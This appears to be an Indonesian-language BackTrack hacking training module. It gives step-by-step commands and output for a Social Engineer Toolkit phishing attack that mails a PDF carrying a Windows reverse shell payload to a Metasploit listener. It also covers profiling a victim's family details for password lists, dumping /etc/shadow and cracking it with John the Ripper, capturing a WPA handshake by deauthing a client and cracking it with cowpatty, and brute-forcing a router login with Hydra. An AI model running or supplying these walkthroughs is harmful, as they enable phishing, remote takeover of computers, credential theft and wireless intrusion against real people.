7) Windows Meterpreter Reverse HTTPS	Tunnel
communication over HTTP using SSL and use Meterpreter	

dalam contoh kali ini saya memilih windows reverse TCP shell >> 1
setelah langkah tadi kita harus menentukan port yang di gunakan

```
set:payloads > Port to connect back on [443]: 4444
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the
src/program_junk/src/program_junk/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to
create your attachment.
```

Right now the attachment will be imported with filename of
'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing > [*] Keeping the filename and moving on.

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second
option

will allow you to import a list and send it to as many
people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address

```
2. E-Mail Attack Mass Mailer
```

```
99. Return to main menu.
```

Dilihat dari hasil di atas seharusnya kita dapat memberi nama file pdf tersebut namun pada contoh ini saya hanya *skip* proses ini.

Kemudian anda harus memilih 2 pilihan yaitu serangan menuju ke *satu* (tunggal) email dan serangan menuju ke *banyak* email (mass mailer)

```
set:phishing > 1
```

```
Do you want to use a predefined template or craft  
a one time email template.
```

1. Pre-Defined Template
2. One-Time Use Email Template

pilih template yang di siapkan oleh SET saya coba pick 1

```
set:phishing > 1  
[-] Available templates:  
1: Have you seen this?  
2: Status Report  
3: Dan Brown's Angels & Demons  
4: Strange internet usage from your computer  
5: Computer Issue  
6: Baby Pics  
7: WOAAAAA!!!!!!!!! This is crazy...  
8: How long has it been?  
9: New Update
```

saya tertarik dengan “new update” sangat sering email di kirim dengan kata-kata newupdate ... karena itu ayo kita mulai

```
set:phishing > 9  
set:phishing > Send email to:
```

isikan email target anda contoh saya kirim ke zee.eichel@gmail.com

```
set:phishing > Send email to: zee.eichel@gmail.com
```

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

Nah kita bisa menggunakan gmail account kita sayapilih nomer satu ... jika anda memiliki server email sendiri anda bisa memilih nomer 2

isikan data email anda

```
set:phishing > 1
set:phishing > Your gmail email address: :
zee.eichel@indonesianbacktrack.or.id
Email password:
set:phishing > Flag this message/s as high priority? [yes|no]:
yes
```

kemudian SET secara otomatis akan membuat listener lewat metasploit module untuk membentuk listener

```
set:phishing > Setup a listener [yes|no]: yes
      =[ metasploit v4.0.1-dev [core:4.0 api:1.0]
+ ---=[ 732 exploits - 374 auxiliary - 82 post
+ ---=[ 227 payloads - 27 encoders - 8 nops
      =[ svn r13733 updated 94 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated
94 days ago.
We recommend that you update the framework at least
every other day.
For information on updating your copy of Metasploit,
please see:
https://community.rapid7.com/docs/DOC-1306

resource (src/program_junk/meta_config)> use
exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 192.168.1.3
LHOST => 192.168.1.3
resource (src/program_junk/meta_config)> set LPORT 4444
LPORT => 4444
resource (src/program_junk/meta_config)> set ENCODING
shikata_ga_nai
ENCODING => shikata_ga_nai
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
```

```
msf exploit(handler) >
[*] Started reverse handler on 192.168.1.3:4444
[*] Starting the payload handler...
```

2. OFFLINE PASSWORD ATTACK

Pengertian dari serangan offline password attack sebenarnya adalah metode serangan terhadap sebuah karakter sandi yang telah terenkripsi pada berbagai metode enksripsi serta berusaha untuk memecahkannya menjadi berbagai format secara offline atau tidak membutuhkan koneksi internet sebagai media.


Beberapa tools backtrack yang tersedia dalam serangan offline ini antara lain

1. cupp.py
2. John The Ripper (JTR)
3. Cowpatty

Sebenarnya masih banyak lagi hal yang dapat kita lakukan karena berbagai metode cracking dan cara manual lainnya begitu banyak dan kompleks. Berbagai tools tersebut dapat anda temui pada direktori */pentest/password/*

2.1. Cupp.py

2.1.1. Membuat wordlist dengan cupp.py



```
cupp.py!          # Common
\  (oo)   # User
 /|---|\ * # Passwords
  ||--||   # Profiler
[ Muris Kurgas | j0rgan@remote-exploit.org ]
```

[Options]

- h You are looking at it baby! :)
For more help take a look in docs/README
Global configuration file is cupp.cfg
- i Interactive questions for user password profiling
- w Use this option to improve existing dictionary,
or WyD.pl output to make some pwnsauce
- l Download huge wordlists from repository
- a Parse default usernames and passwords directly from Alecto DB.
Project Alecto uses purified databases of Phenoelit and CIRT

Cupp.py sebenarnya lebih kepada pendekatan “social enggineering attack (soceng)” ketimbang “offline password attack” betapa tidak tools ini sebenarnya di gunakan setelah pengumpulan informasi melalui teknik soceng yang telah kita bahas pada module training sebelumnya.

Cupp.py merupakan singkatan dari “**common user password profiler**” dan diciptakan oleh **muris kurgas**. Cupp.py sebenarnya adalah sebuah tools yang secara otomatis akan membuat password list berdasarkan hasil dari pengumpulan informasi baik lewat information gathering atau soceng. Biasanya lewat soceng karena ini lebih kepada “*humanity social information*”

2.1.2. Lokasi cupp.py

Untuk mengakses cupp.py kita harus mengaksesnya ke direktori `/pentest/password/cupp`.

```
root@bt:/pentest/passwords/cupp# ls
cupp.cfg  cupp.py  dictionaries  docs  target.txt
root@bt:/pentest/passwords/cupp#
```



Atau bisa kita langsung mengaksesnya dari menu naga

2.1.3. Penggunaan Cupp.py

- h Untuk melihat opsi-opsi parameter lainnya
- i Digunakan untuk mendownload database dari oxford university repository

```
root@bt:/pentest/passwords/cupp# ./cupp.py -l
```

```
Applications Places System 
Sun Jan 29, 12:26 AM

root@bt: /pentest/passwords/cupp
File Edit View Terminal Help
root@bt:/pentest/passwords/cupp# ./cupp.py -l

Choose the section you want to download:
1 Moby 14 french 27 places
2 afrikaans 15 german 28 polish
3 american 16 hindi 39 random
4 aussie 17 hungarian 30 religion
5 chinese 18 italian 31 russian
6 computer 19 japanese 32 science
7 croatian 20 latin 33 spanish
8 czech 21 literature 34 swahili
9 danish 22 movieTV 35 swedish
10 databases 23 music 36 turkish
11 dictionaries 24 names 37 yiddish
12 dutch 25 net 38 exit program
13 finnish 26 norwegian

Files will be downloaded from Oxford University repository
Tip: After downloading wordlist, you can improve it with -w option
> Enter number:
```

- i digunakan untuk membuat password list berdasarkan data tertentu



```
Applications Places System 
root@bt:/pentest/passwords/cupp
File Edit View Terminal Help
root@bt:/pentest/passwords/cupp# ./cupp.py -i
[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> Name: target
> Surname: target-blank
> Nickname: random
> Birthdate (DDMMYYYY): 11111111

> Wife's(husband's) name: target1
> Wife's(husband's) nickname: target2
> Wife's(husband's) birthdate (DDMMYYYY): 11112222

> Child's name: target2
> Child's nickname: target2
> Child's birthdate (DDMMYYYY): 11113333

> Pet's name: kucing
> Company name: PT.bangkrut

> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker, juice, black]: hacker, manager, direktur, petenis
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]: y
> Leet mode? (i.e. leet = 1337) Y/[N]: y
[+] Now making a dictionary...
root@bt:/pentest/pass...
```

Pertanyaan – pertanyaan dasar akan di lontarkan pada bagian ini, pertanyaan – pertanyaan tersebut nantinya akan di gunakan sebagai acuan untuk membuat daftar password. Pertanyaan-pertanyaan berkisar social tersebut mencakup beberapa informasi pribadi saya bagi dalam beberapa kategori informasi

Informasi target secara pribadi

- # **name** : isikan dengan nama target yang hendak anda buat password listnya.
- # **surname** : Nama keluarga besar biasanya bisa nama tengah atau marga
- # **nickname** : beberapa orang biasanya memiliki julukan atau alias, isikan alias target jika ada
- # **birthday** : tanggal lahir target dengan format hari | bulan | tahun

Informasi Istri atau suami (pasangan hidup) bisa pacar atau mantan

- # **wife's (husband's) nickname** : Nama istri atau suami target
- # **wife's (husband's) nickname** : alias atau julukan dari istri atau suami target
- # **wife's (husband's) birthday** : tanggal lahir dari suami atau istri target

Informasi anak dari target

- # **child's name** : Nama anak
- # **child's nickname** : alias atau julukan dari anak
- # **child's birthday** : tanggal lahir dari anak target

Informasi lainnya

pet's name : nama binatang peliharaan

Company name : nama perusahaan di mana dia bekerja atau pemilik

Tambahan pelengkap

keyword : beberapa kata kunci (keyword) atau informasi tambahan

specialchar : beberapa spesial karakter seperti (%,\$,@) akan di tambahkan pada keyword

random numbers : beberapa nomor secara acak akan di tambahkan pada setiap akhir kata.

— Lokasi penyimpanan hasil pembuatan list password

```
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to target.txt, counting 26620 words.
[+] Now load your pistolero with target.txt and shoot! Good luck!
root@bt:/pentest/passwords/cupp#
```

Secara default *cupp.py* akan membuat hasil dari parameter **i** , ke dalam bentuk txt kemudian dinamakan dengan nama target. Pada contoh di atas saya memasukan nama “*target*” pada pilihan nama maka nama file wordlist tersebut akan menjadi *target.txt*

- **w** Digunakan untuk membuat password list yang telah kita buat makin kompleks.

```
root@bt:/pentest/passwords/cupp# ls
cupp.cfg  cupp.py  dictionaries  docs  target.txt
root@bt:/pentest/passwords/cupp# ./cupp.py -w target.txt
*****
*           WARNING!!!          *
*           Using large wordlists in some      *
*           options below is NOT recommended!   *
*****
> Do you want to concatenate all words from wordlist? Y/[N]: Y
[+] Maximum number of words for concatenation is 200
[-] Check configuration file for increasing this number.
> Do you want to concatenate all words from wordlist? Y/[N]: ■
```



Hanya saja memang perintah ini akan menghasilkan password list yang besar , sehingga *cupp.py* sendiri pun menyarankan agar tidak menggunakan perintah ini.

- a di gunakan untuk mendownload database dari alectodb

```
root@bt:/pentest/passwords/cupp# ./cupp.py -a  
[+] Checking if alectodb is not present...  
[+] Downloading alectodb.csv.gz...
```

2.2. John The Ripper (JTR)

2.2.1. Pengertian John The Ripper

John the Ripper adalah password cracker yang cepat , saat ini tersedia untuk Berbagai sistem operasi seperti Unix, Windows, DOS, BeOS, dan OpenVMS. Tujuan utamanya adalah untuk mendeteksi dan menguji password Unix yang lemah. Selain beberapa crypt (3) sandi jenis hash yang paling umum ditemukan pada berbagai sistem Unix, Windows LM hash, ditambah banyak hash lain dan cipher yang di sempurnakan pada versi komunitas

[a] **Wordlist** : Menggunakan daftar kata-kata yang akan di jadikan acuan bagi JTR untuk melakukan serangan .

[b] **Single crack** : Dalam mode ini , JTR akan mencoba untuk melakukan serangan dengan menggunakan dan memanfaatkan login/GECOS information sebagai kata sandi

[c] **Incremental** : Ini adalah suatu proses yang kuat. John akan mencoba setiap kombinasi karakter untuk resolve password.

2.2.2. Mengoperasikan john The Ripper

Untuk melakukan *test* dan *benchmark* terhadap kemampuan john the ripper , masukan perintah seperti di bawah ini

```
root@bt:/pentest/passwords/john# john --test
Benchmarking: Traditional DES [128/128 BS SSE2]... DONE
Many salts:    1910K c/s real, 1929K c/s virtual
Only one salt: 1571K c/s real, 1571K c/s virtual

Benchmarking: BSDI DES (x725) [128/128 BS SSE2]... DONE
Many salts:    64128 c/s real, 63493 c/s virtual
Only one salt: 61952 c/s real, 61952 c/s virtual

Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw:    7926 c/s real, 8006 c/s virtual

Benchmarking: OpenBSD Blowfish (x32) [32/32]... DONE
Raw:    474 c/s real, 474 c/s virtual

Benchmarking: Kerberos AFS DES [48/64 4K MMX]... DONE
Short: 212992 c/s real, 212992 c/s virtual
Long: 711477 c/s real, 718592 c/s virtual

Benchmarking: LM DES [128/128 BS SSE2]... DONE
Raw:    9068K c/s real, 9160K c/s virtual

Benchmarking: NT MD4 [128/128 SSE2 + 32/32]... DONE
Raw:    12859K c/s real, 12989K c/s virtual
```

Single file cracking

Secara umum perintah john sangat mudah. Perhatikan syntax di bawah ini

```
john [ file ]
```

sebagai contoh coba kita buat sebuah file kosong kemudian isikan dengan

```
myuser:AZl.zWwxIh15Q
```

Kemudian save dengan nama password.txt atau terserah dengan keinginan anda. Lalu lakukan pengetesan crack dengan john

```
root@bt:/pentest/passwords/john# vim password.txt
root@bt:/pentest/passwords/john# john password.txt
Loaded 1 password hash (Traditional DES [128/128 BS SSE2])
```

UNSHADOW

Pada sistem berbasis linux atau unix informasi terhadap user dan login secara default tercatat pada file “/etc/shadow” dan “/etc/passwd” Hal ini sangat rentan dalam suatu

sistem keamanan. Mengingat user berpangkat tertinggi “root” juga di catat informasinya di kedua file tersebut. JTR memiliki kemampuan untuk melakukan penetration testing terhadap kerentanan file-file tersebut. Tujuannya agar anda dapat mengetahui seberapa baik kondisi password anda dalam bruteforcing attacking.

Langkah – langkah dalam melakukan pentration menggunakan fasilitas UNSHADOW pada JTR adalah sebagai berikut.

Menyalin file */etc/shadow* dan file */etc/passwd* kedalam sebuah text file

```
root@bt:/pentest/passwords/john# cat /etc/shadow
root:$6$UYpT0zsXi1ldFWK0eV9.1Y94HWCp400w7s/46xreazfd02x./VyBJqWLz4B03WMm2zEdh
QRuebhPbcOH2J8Q3G6pq80:15365:0:99999:7:::
daemon:x:15365:0:99999:7:::
bin:x:15365:0:99999:7:::
sys:x:15365:0:99999:7:::
sync:x:15365:0:99999:7:::
games:x:15365:0:99999:7:::
man:x:15365:0:99999:7:::
lp:x:15365:0:99999:7:::
mail:x:15365:0:99999:7:::
news:x:15365:0:99999:7:::
uucp:x:15365:0:99999:7:::
proxy:x:15365:0:99999:7:::
www-data:x:15365:0:99999:7:::
backup:x:15365:0:99999:7:::
list:x:15365:0:99999:7:::
irc:x:15365:0:99999:7:::
gnats:x:15365:0:99999:7:::
libuuid:id:x:15365:0:99999:7:::
syslog:x:15365:0:99999:7:::
ssnd:x:15365:0:99999:7:::
landscape:x:15365:0:99999:7:::
messagebus:x:15365:0:99999:7:::
nobody:x:15365:0:99999:7:::
mysql!:!15365:0:99999:7:::
avahi:*:15365:0:99999:7:::
snort:*:15365:0:99999:7:::
statd:*:15365:0:99999:7:::
usbmux:*:15365:0:99999:7:::
pulse:*:15365:0:99999:7:::
rtkit:*:15365:0:99999:7:::
```

Dalam hal ini saya menamakan file tersebut sebagai **pass.txt**. Perhatikan gambar di bawah ini.

```
root@bt:/pentest/passwords/john# ./unshadow /etc/passwd /etc/shadow > pass.txt
root@bt:/pentest/passwords/john# cat pass.txt
root:$6$UYpT0Zs$Xi1JdFwK0eV9.1Y94HWVcp400w7s/46xreazfd02x./VyBjqWLz4B03WMm2zEdh
0RuebHePbcOH2JBQ3G6pq80:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
```

Melakukan cracking dengan mode “*single crack mode*”

```
root@bt:/pentest/passwords/john# john pass.txt
```

Jika john berhasil melakukan cracking dari salah satu password , maka secara otomatis akan tersimpan pada file **~/.john/john.pot** kita dapat melihatnya dengan cara melakukan perintah

```
root@bt:/pentest/passwords/john# --show pass.txt
```

Jika kita ingin melihat hasil crack dari user tertentu , kita dapat memanggilnya berdasarkan UID contoh saya ingin melihat hasil dari root dengan uid=0

```
root@bt:/pentest/passwords/john# --show --users=0 pass.txt
```

atau bisa dengan

```
root@bt:/pentest/passwords/john# --show --users=0
*passwd*
```

Anda pun dapat men-filter berdasarkan group

```
root@bt:/pentest/passwords/john# john --wordlist=passwd.lst
--rules pass.txt
```

John dapat melakukan multi sesi dalam melakukan aksinya. Sebagai contoh saya membuat sesi allrules

```
root@bt:/pentest/passwords/john#john --session=allrules  
--wordlist=all.lst --rules pass.txt
```

```
root@bt:/pentest/passwords/john#john -status=allrules
```

Jika anda menginginkan menghentikan salah satu dari sesi , gunakan perintah **ps** untuk melihat informasi proses dan perintah **kill** untuk mengehentikan proses berdasarkan *PID*(process id)

```
root@bt:/pentest/passwords/john#ps aux | grep john  
root@bt:/pentest/passwords/john#kill HUP $PID  
root@bt:/pentest/passwords/john#john -restore=allrules
```

2.3. Cowpatty

2.3.1. Pengertian cowpatty

```
root@bt:~# cowpatty  
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>  
cowpatty: Must supply a pcap file with -r  
  
Usage: cowpatty [options]  
  
-f      Dictionary file  
-d      Hash file (genpmk)  
-r      Packet capture file  
-s      Network SSID (enclose in quotes if SSID includes spaces)  
-2      Use frames 1 and 2 or 2 and 3 for key attack (nonstrict mode)  
-c      Check for valid 4-way frames, does not crack  
-h      Print this help information and exit  
-v      Print verbose information (more -v for more verbosity)  
-V      Print program version and exit
```

Cowpatty adalah WPA & PSK dictionary attack tools, atau tools berdasarkan

bruteforcing dengan dictionary list yang menyerang enkripsi wireless wpa & psk . Cowpatty sudah terinstall secara default di backtrack V.

2.3.2. Penggunaan cowpatty

Ikuti langkah-langkah di bawah ini

1. Cek Support Interface

langkah pertama tentu saja kita membutuhkan interface wireless yang support terhadap mode monitor

cek kompatibilitas wireless

```
root@nindya-putri:~# airmon-ng
```

```
root@nindya-putri:~# airmon-ng

Interface      Chipset      Driver
wlan0          Intel 3945ABG  iwl3945 - [phy0]

root@nindya-putri:~#
```

Dilihat dari hasil di atas berarti interface wireless berbasis pada wlan0 telah support dengan mode monitor ..Bisa dikatakan anda telah siap melakukan serangan

2.Mode monitor

Selanjutnya kita mengaktifkan mode monitor pada wlan0 ...

```
root@nindya-putri:~# airmon-ng start wlan0
Interface Chipset Driver
wlan0  Intel 3945ABG iwl3945 - [phy0]
(monitor mode enabled on mon0)
```

Ok kita telah sukses sejauh ini , output pada terminal menunjukan bahwa monitor mode telah di aktifkan pada interface mon0

3. Airodump

Berikutnya Kita harus menangkap (dump) traffik pada akses point target dan lalu lintas paket data antara AP dan client yang sedang terkoneksi , sebelumnya saya melakukan information gathering untuk mengetahui beberapa spesifikasi target yang di butuhkan

CH 11][Elapsed: 24 s][2012-01-26 14:56										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
00:1E:C1:4C:BF:F8	-41	235	95	4	11	54e.	WPA	TKIP	PSK	ibteam-3g
BSSID STATION PWR Rate Lost Frames Probe										
00:1E:C1:4C:BF:F8	E8:3E:B6:25:A3:BE	-57	36e-11e	0						4
00:1E:C1:4C:BF:F8	E4:EC:10:67:63:2C	-75	36e- 1	7245						138

Ok yang perlu kita catat dari pengumpulan informasi data yang di perlukan adalah (dalam kasus saya)

- a. bssid AP = 00:1E:C1:4C:BF:F8
- b. channel = 11
- c. ENC = WPA
- d. SSID = ibteam-3g
- 4. AIRODUMP-NG

Selanjutnya saya melakukan dump trafik data antara client terkoneksi dan Akses point (AP)

```
root@nindya-putri:~# airodump-ng --bssid 00:1E:C1:4C:BF:F8 -w
dump_traf1 -c 11 mon0
root@nindya-putri:~# airodump-ng mon0
```

CH 11][Elapsed: 20 s][2012-01-26 15:08										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1E:C1:4C:BF:F8	-39	100	231	127	8	11	54e.	WPA	TKIP	PSK ibteam-3g
BSSID	STATION			PWR	Rate	Lost	Frames	Probe		
00:1E:C1:4C:BF:F8	00:19:D2:45:4D:96	0	54e-54e	0	27			ibteam-3g		
00:1E:C1:4C:BF:F8	F4:EC:38:99:60:F3	-44	0 -11	0		4				
00:1E:C1:4C:BF:F8	E8:3E:B6:25:A3:BE	-54	54e-11e	0		3				
00:1E:C1:4C:BF:F8	E4:EC:10:67:63:2C	-72	36e- 1	0		131				

saya jelaskan sedikit mengenai `-w dump_traf1` ..parameter ini berfungsi untuk membuat suatu file hasil capture dan dump trafik tadi, `dump_traf1` adalah nama file yang saya pilih anda bebas memilih nama lain sesuka hati anda. Dan file tersebut nantinya akan berekstension `.cap`. Tentu saja file tersebut akan di buat pada lokasi direktori dimana anda memulai perintah airodump.

5. HANDSHAKE

Tujuan kita dalam capturing ini sebenarnya adalah mencari handshake. Untuk mendapatkan nilai handshake kita harus mendiskoneksikan client yang sudah terkoneksi dengan baik ke AP target. ok saya tertarik pada client yang telah terkoneksi dengan AP dengan `ssid (ibteam-3g)` dengan `bssid F4:EC:38:99:60:F3`. Kita gunakan fasilitas aireplay untuk melakukan **deauth attack**.

```
root@nindya-putri:~# aireplay-ng --deauth 1 -a 00:1E:C1:4C:BF:F8
-c F4:EC:38:99:60:F3 mon0
```

```
root@nindya-putri:~# aireplay-ng --deauth 1 -a 00:1E:C1:4C:BF:F8 -c F4:EC:38:99:60:F3 mon0
15:18:17 Waiting for beacon frame (BSSID: 00:1E:C1:4C:BF:F8) on channel 11
15:18:17 Sending 64 directed DeAuth. STMAC: [F4:EC:38:99:60:F3] [26|64 ACKs]
root@nindya-putri:~#
```

ok perhatikan pada gambar di bawah ini , bahwa setelah aireplay-ng di esekusi kita mendapatkan **handshake** .. karena dalam keadaan terenskripsi , **time to crack it !!**

```
^ ~ | x root@nindya-putri: ~
File Edit View Terminal Help

CH 11 ][ Elapsed: 9 mins ][ 2012-01-26 15:18 ][ WPA handshake: 00:1E:C1:4C:BF:F8

BSSID          PWR RXQ Beacons    #Data, #/s CH MB   ENC CIPHER AUTH ESSID
00:1E:C1:4C:BF:F8 -39  93      5835    4770  13 11 54e. WPA  TKIP   PSK ibteam-3g

BSSID          STATION        PWR  Rate     Lost    Frames  Probe
00:1E:C1:4C:BF:F8 00:19:D2:45:4D:96  0   54e- 1e     0     278 ibteam-3g
00:1E:C1:4C:BF:F8 F4:EC:38:99:60:F3 -46  54 - 1    362    192 ibteam-3g
00:1E:C1:4C:BF:F8 E8:3E:B6:25:A3:BE -57  54e-11e   0     177
00:1E:C1:4C:BF:F8 E4:EC:10:67:63:2C -71  24e- 1    52     5848

^ ~ | x root@nindya-putri: ~
File Edit View Terminal Help
root@nindya-putri:~# aireplay-ng --deauth 1 -a 00:1E:C1:4C:BF:F8 -c F4:EC:38:99:60:F3 mon0
15:18:17 Waiting for beacon frame (BSSID: 00:1E:C1:4C:BF:F8) on channel 11
15:18:17 Sending 64 directed DeAuth. STMAC: [F4:EC:38:99:60:F3] [26|64 ACKs]
root@nindya-putri:~#
```

6. COWPATTY ACTION

Ok kita sudah di pastikan mendapat file capture *handshake* yang tersimpan pada direktori di mana anda memulai capturing dengan airodump tadi. masih ingatkan tadi saya simpan dengan nama *dump_traf1* akan tersimpan otomatis dengan nama *dump_traff1-01.cap*.

Untuk melakukan crack kita membutuhkan **file hash (genpmk)**

```
root@nindya-putri:~# genpmk -f pass.txt -d tes_genpmk_hash_wpa
-s ibteam-3g -v
```

```
root@nindya-putri:~# genpmk -f pass.txt -d tes_genpmk_hash_wpa -s ibteam-3g -v
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File tes_genpmk_hash_wpa does not exist, creating.
Invalid passphrase length: roro (4).

2 passphrases tested in 0.04 seconds: 53.74 passphrases/second
root@nindya-putri:~#
```

oh iya jgn lupa bahwa anda membutuhkan password list (dictionary) .. yang nantinya menjadi nilai dari parameter -f. Pada kasus saya kali ini saya telah menyiapkan password list dalam folder yang sama.saatnya kita mengolah file-file hasil capture, hashing dan password list dengan cowpatty

```
cowpatty -s ibteam-3g -f pass.txt -d tes_genpmk_hash_wpa -r
dump_01.cap -v
```

dimana parameternya :

- s** (ssid AP target)
- f** (lokasi file password list dictionary)
- d** (hasil hashing password list dictionary dengan genpmk)
- r** (hasil capturing handshadke dengan airdump)
- v** (verbose output)

```
root@nindya-putri:~# genpmk -f pass.txt -d tes_genpmk_hash_wpa -s ibteam-3g -v
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File tes_genpmk_hash_wpa does not exist, creating.
Invalid passphrase length: roro (4).

2 passphrases tested in 0.04 seconds: 53.74 passphrases/second
root@nindya-putri:~# cowpatty -s ibteam-3g -f pass.txt -d tes_genpmk_hash_wpa -r dump_01.cap -v
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.

The PSK is "nagabacktrack".

2 passphrases tested in 0.00 seconds: 11560.69 passphrases/second
root@nindya-putri:~#
```

3. ONLINE PASSWORD ATTACK

Berbeda dengan offline password attack , yang di maksud dengan online password attack adalah tools yang memiliki kemampuan untuk melakukan penyerangan secara bruteforcing terhadap service-service secara online. Bisa dengan media internet atau media jaringan. Metode yang dipakai kurang lebih sama dengan Offline Password attack.

3.1. Hydra

3.1.1. Pengertian Hydra

Hydra adalah tools bruteforcing yang paling banyak di gunakan oleh para pentester, hydra memiliki metode dictionary yang memiliki kemampuan menyerang dalam berbagai tipe service

Beberapa service online yang sudah teruji di lab Indonesian Backtrack Team dapat di tembus Hydra

- a. SMB
- b. http-post-form
- c. https-head
- d. FTP (file transfer protocol)
- e. SSH (secure shell)
- f. IMAP

3.1.2. Penggunaan Hydra

Penggunaan hydra sangat simple dan mudah

syntax dasar : `hydra -l [user-login-list] -p [password-list] [service]`

User Login List

User login list yang di maksudkan adalah daftar kemungkinan dari penggunaan nama user login dari mesin target. Contohnya saya mengumpulkan beberapa nama kemungkinan user admin login kemudian saya simpan dalam sebuah file.

```
^ _ x root@eichel: ~
File Edit View Terminal Help
GNU nano 2.2.2 File: user.list Modified
admin
administrator
adm
admn
adminis
advesory
user
login
auth
authen
[]

back | track 5

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U Uncut Text ^I To Spell
```

Masih banyak opsi lainnya , ingatkah anda akan tulisan saya mengenai cupp.py atau autogenerator passlist lainnya. Kemungkinan teknik social-engineering juga sangat dibutuhkan dalam membuat list user.

Password list

Setelah membuat user list kita harus membuat password list. Karena hydra bekerja beracuan pada kedua file. Ingat bahwa kebanyakan permintaan login dari berbagai macam service hanya terpusat pada dua tipe. User dan Password.

Service

Langkah terakhir anda tinggal akan menentukan service yang kira-kira akan diserang oleh hydra pada suatu sistem komputer. Hydra memiliki banyak opsi service dan tentu saja opsi-opsi tersebut harus di deklarisasikan

Lab Action

Contoh penggunaan 1

Contoh penggunaan bruteforcing hydra terhadap modem router speedy

Langkah-langkah

1. Mendapatkan akses DHCP client
2. Membuat userlist user dan password
3. Melakukan identifikasi jenis serangan service
4. Melakukan bruteforcing dengan hydra

Mendapatkan akses DHCP client

Serangan terhadap modem router bisa melalui NAT (dengan menggunakan ip publik) atau dengan ip statik dengan anggapan anda telah di terima dalam lingkungan network setempat.

```
root@bt:~# dhclient
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:16:36:c7:8d:54
Sending on LPF/eth0/00:16:36:c7:8d:54
Listening on LPF/wlan0/00:19:d2:45:4d:96
Sending on LPF/wlan0/00:19:d2:45:4d:96
Sending on Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 7
DHCPREQUEST of 192.168.1.6 on wlan0 to 255.255.255.255 port 67
DHCPACK of 192.168.1.6 from 192.168.1.1
bound to 192.168.1.6 -- renewal in 34338 seconds.
```

Perhatikan pada contoh di atas saya telah melakukan koneksi dengan router setempat yang memiliki support terhadap auto DHCP. Ok dengan koneksi interface wlan kita akan mencoba menembus modem router standart
Modem router biasanya dipasang dengan ip address standart yaitu 192.168.1.1 bisa di cek jika mengetikan perintah “route” .

```
root@eichel:~# route
Kernel IP routing table
Destination      Gateway          Genmask        Flags Metric Ref
Use Iface
default        192.168.1.1    0.0.0.0        UG     0       0
0 wlan0
192.168.1.0    *               255.255.255.0   U      0       0
0 wlan0
```

Kemungkinan mereka tidak di password sangat besar , terkadang kita harus mengetesnya terlebih dahulu. Saya akan membuka URL 192.168.1.2 dari web browser lynx untuk memastikan service apa yang kira-kira di pakai dalam melakukan metode serangan ini.


```
root@bt:~# lynx http://192.168.1.1
```



```
Username for 'ZXV10 W300S' at server '192.168.1.1':
```

